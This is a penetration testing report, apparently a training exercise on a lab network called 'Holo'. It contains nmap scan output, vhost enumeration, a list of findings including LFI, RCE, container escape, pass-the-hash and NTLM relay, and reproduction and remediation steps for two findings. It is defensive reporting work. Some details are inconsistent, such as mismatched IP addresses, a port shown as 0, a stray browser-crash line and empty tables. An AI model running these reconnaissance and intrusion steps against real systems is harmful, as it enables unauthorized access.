رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Penetration Testing Report

5th May 2025

Report For:

Eng. Beshoy victor Digital Egypt Pioneers Initiative

Prepared by: Khaled Ahmed Abd ElRazek Mahmoud

Hazem Alaa

Mohamed Saeed

Yousef Mohamed

Ahmed Essawy

Document Control

Client Confidentiality

This document is the exclusive property of **HOLO Corporate** as it contains Client Confidential information and may not be copied without written permission from Holo Security Department Manger.

Proprietary Information

The content of this document is considered proprietary information as it includes detailed descriptions of the company's IT infrastructure, identified security vulnerabilities, and recommendations for remediation. The information contained herein is provided exclusively for the use of authorized personnel within HOLO Company and designated stakeholders

Any unauthorized review, use, disclosure, or distribution of this material is strictly prohibited. All materials, methodologies, and findings presented in this document are the intellectual property of HOLO Company or the contracted security testing provider and are protected under applicable intellectual property laws.

Document Version Control

Issue No.	Issue Date	Issued By	Change Description
0.1	20/4/2025	[redacted]	Draft for internal review only
1.0	21/04/2025	[redacted]	All findings and remediation are added and ready be published to the client

Document Distribution List

[[redacted]	Project Sponsor, [redacted] ([redacted])
[redacted]	Security Consultant, PenTest-Hub
[redacted]	CEO, PenTest-Hub

Executive Summary

[redacted] engaged PenTest-Hub (part of Secure-Stream group) to conduct a security assessment and penetration testing against using Gray-box technique on both internal and external assets of the Holo Cooperative Network. Simulating a real-world attacker with limited insider knowledge, we successfully uncovered and exploited multiple vulnerabilities—some of which resulted in privilege escalation, unauthorized access to critical systems, and full network compromise. These findings highlight serious risks and emphasize the need for prompt remediation to enhance the organization's overall security posture. The purpose of the engagement was to utilize active exploitation techniques in order to evaluate the security of the application against best practice criteria, to validate its security mechanisms and identify possible threats and vulnerabilities. The assessment provides insight into the resilience of the a network withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. The summary below provides a non-technical audience with a summary of the key findings and section two of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.


Assessment Summary

Based on the security assessment for [redacted] internal and external assets. The current status of the identified vulnerabilities set the risk at a **CRITICAL** level, which if not addressed in time (Causing an unauthorized Access or disclosure of sensitive data), these vulnerabilities could be a trigger for a cybersecurity breach. These vulnerabilities can be easily fixed by following the best practices and recommendations given throughout the report.


The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk. (note that this summary table does not include the informational items):

Phase	Description	Critical	High	Medium
1	Network& Web applications Penetration Testing			
Total :				

The graphs below present a summary of the total number of vulnerabilities found up until issuing this current report:




Reconnaissance Findings



A. port Scanning

1. Scanning 10.200.110.0/24 Network
   - 1. L-SRV01 (10.200.110.33)
     - port 80 --> apache 2.4.29 & running (CMS WordPress 5.5.3)
     - port 22 --> ssh
     - port 33060 --> MySQL


```
Scanning 5 services on 2 hosts
Completed Service scan at 17:31, 21.10s elapsed (5 services on 2 hosts)
NSE: Script scanning 2 hosts.
Initiating NSE at 17:31
Completed NSE at 17:31, 1.33s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.06s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Nmap scan report for ip-10-200-110-33.eu-west-1.compute.internal (10.200.110.33)
Host is up (0.011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98757c7fd968521e8dec8903ffeedafe (RSA)
|   256 dce1dec30ace80c70e2bc1ff7822d565 (ECDSA)
|_  256 cdc16f831109c9e68b24865e07231d4a (ED25519)
0/tcp     open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: holo.live
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 21 disallowed entries (15 shown)
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
|_http-generator: WordPress 5.5.3
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```



2. 10.200.95.250


- port 22 --> ssh
- port 1337 --> node.js framework

```
Nmap scan report for ip-10-200-110-250.eu-west-1.compute.internal (10.200.110.250)
Host is up (0.0079s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 32a8807fcb04d6ddccb6fe62ea595b1c (RSA)
|   256 bc3c8a0017927f1723fb5ab5a483002d (ECDSA)
|_  256 0d6522689aa0a387b4dc89f32284d411 (ED25519)
1337/tcp open  http    Node.js Express framework
|_http-title: Error
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 47.87 seconds
           Raw packets sent: 133363 (5.856MB) | Rcvd: 131086 (5.244MB)

┌──(root㉿kali)-[~]
```



```
Mr_turbo@ip-10-200-95-33:/$ nmap -T4 10.200.95.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-29 20:03 UTC
Nmap scan report for ip-10-200-95-30.eu-west-1.compute.internal (10.200.95.30)
Host is up (0.00089s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap scan report for ip-10-200-95-31.eu-west-1.compute.internal (10.200.95.31)
Host is up (0.00083s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap scan report for ip-10-200-95-33.eu-west-1.compute.internal (10.200.95.33)
Host is up (0.00011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-200-95-35.eu-west-1.compute.internal (10.200.95.35)
Host is up (0.00025s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for ip-10-200-95-250.eu-west-1.compute.internal (10.200.95.250)
Host is up (0.00051s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (5 hosts up) scanned in 14.26 seconds
Mr_turbo@ip-10-200-95-33:/$ nmap -T4 10.200.95.0/24
```

- Vhosts Scan on 100.200.110.33



```
[*] [10.200.110.33] Sending request with random domain MzFDt.holo.live
[*] [10.200.110.33] Sending request with random domain mRhwX.holo.live
[+] [10.200.110.33] Vhost found  www.holo.live
[+] [10.200.110.33] Vhost found  dev.holo.live
[+] [10.200.110.33] Vhost found  admin.holo.live
```

Server Ip Address	Open prts
Container IP: 192.168.100.100 Host IP: 10.200.110.33	22,80,33060
192.168.100.1 10.200.110.33	22,3306,8080
10.200.110.31	22,80,135,139,443,445,3306,3389
10.200.110.35	80,135,139,445,3389
10.200.110.30	80,88,135,139,389,445,3389
10.200.110.32	135,139,445,3389

Strategic Recommendations

We recommend addressing the **CRITICAL** and **HIGH** vulnerabilities as soon as possible before causing any critical risk on the network and its users.

1 Technical Summary

1.1 Scope of Engagement

The security assessment was carried out in the network and web application included in the following scope:

Network	IP Range
External (Public facing Network)	10.200.110.0/24
Internal Network	192.168.100.0/24

1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

1.3 Risk Ratings

The table below gives a key to the risk naming and colors used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description.

Ref	Description
######-1-1	Information Disclosure via robots.txt Revealing Sensitive Credential File Path
######-1-2	Local File Inclusion (LFI) Leading to Disclosure of Admin Credentials (CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal)
######-1-3	Remote Code Execution via Backdoor in Admin Panel CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
######-1-4	Remote Code Execution via MySQL Misconfiguration lead to Lateral Movement
######-1-5	Privilege Escalation via Docker Misconfiguration and lead to Container Escaping
######-1-6	Weak password recovery mechanisms lead to account turnover
######-1-7	Unrestricted File Upload
######-1-8	Insecure Credential Storage
######-1-9	Defender Disabling (Persistence)
######-1-10	Unquoted Service Path (DLL Hijacking)
######-1-11	Pass-the-Hash on PC-FILESRV01
######-1-12	AppLocker Bypass on PC-FILESRV01
######-1-13	Net-NTLMv2 Authentication Exposure on DC-SRV01
######-1-14	Remote NTLM Relay Attack to DC-SRV01

2 Technical Details

2.1 information Disclosure via `robots.txt` Revealing Sensitive Credential File Path

Ref ID: ######-1-1


Description:

During the assessment of the `admin.holo.live` web server, we identified that the site's `robots.txt` file contains a disallowed path entry referencing a sensitive internal file:/admin/supersecretdir/creds.txt, Although direct access to the file is currently restricted, exposing the location of sensitive resources in `robots.txt` is considered poor security hygiene. This can assist attackers in enumerating internal application files and targeting sensitive endpoints. If access controls are ever misconfigured or bypassed, this could lead to credential leakage or unauthorized access.

Vulnerability Details:

Severity:	Medium
Affects system:	10.200.110.33 — admin.holo.live
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Severity Rating (CVSS V3)	4.2
Description:	Description: During the assessment of the (admin. holo.live) web server, we identified that the site's `robots.txt` file contains a disallowed path entry referencing a sensitive internal file:/admin/supersecretdir/creds.txt, Although direct access to the file is currently restricted, exposing the location of sensitive resources in `robots.txt` is considered poor security hygiene. This can assist attackers in enumerating internal application files and targeting sensitive endpoints. If access controls are ever misconfigured or bypassed, this could lead to credential leakage or unauthorized access. * Recommendation: * Remove sensitive or internal paths from `robots.txt`. * Use `robots.txt` only to disallow non-sensitive public paths.

Evidence:



```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

Restore pages?

Chrome didn't shut down correctly.

Steps to Reproduce:

1. Add the admin.holo.live & dev.holo.live & www.holo.live to the DNS localhost file under 100.200.110.33
2. Navigate to /robots.txt in admin.holo.live.
3. You can now see the full creds.txt path

Remediation Guidance:

- Remove sensitive or internal paths from robots.txt.
- Use robots.txt only to disallow non-sensitive public paths.

2.2 Local File Inclusion (LFI) Leading to Disclosure Of Secret Admin Credentials

Ref ID: ######-1-2


Description:


1. After browsing the three vhosts (www/admin/dev) we found a LFI in dev vhosts in img.php has a file parameter used to upload images on the dev.holo.live talents.php page as shown in the POC
2. the vulnerability allowed special elements such as ".." and "/" separators in web application. This configuration allows attackers to escape outside of the restricted location to access files or directories that are elsewhere on the system in which are used to obtain sensitive information and admin account credentials

Vulnerability Details:

Severity:	High
Affected system:	10.200.110.33 — dev.holo.live| Admin.holo.live
CWE	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Severity Rating (CVSS V3):	7.5
References:	OWASP: Authentication and Credential Management CWE-184: Incomplete List of Disallowed Inputs

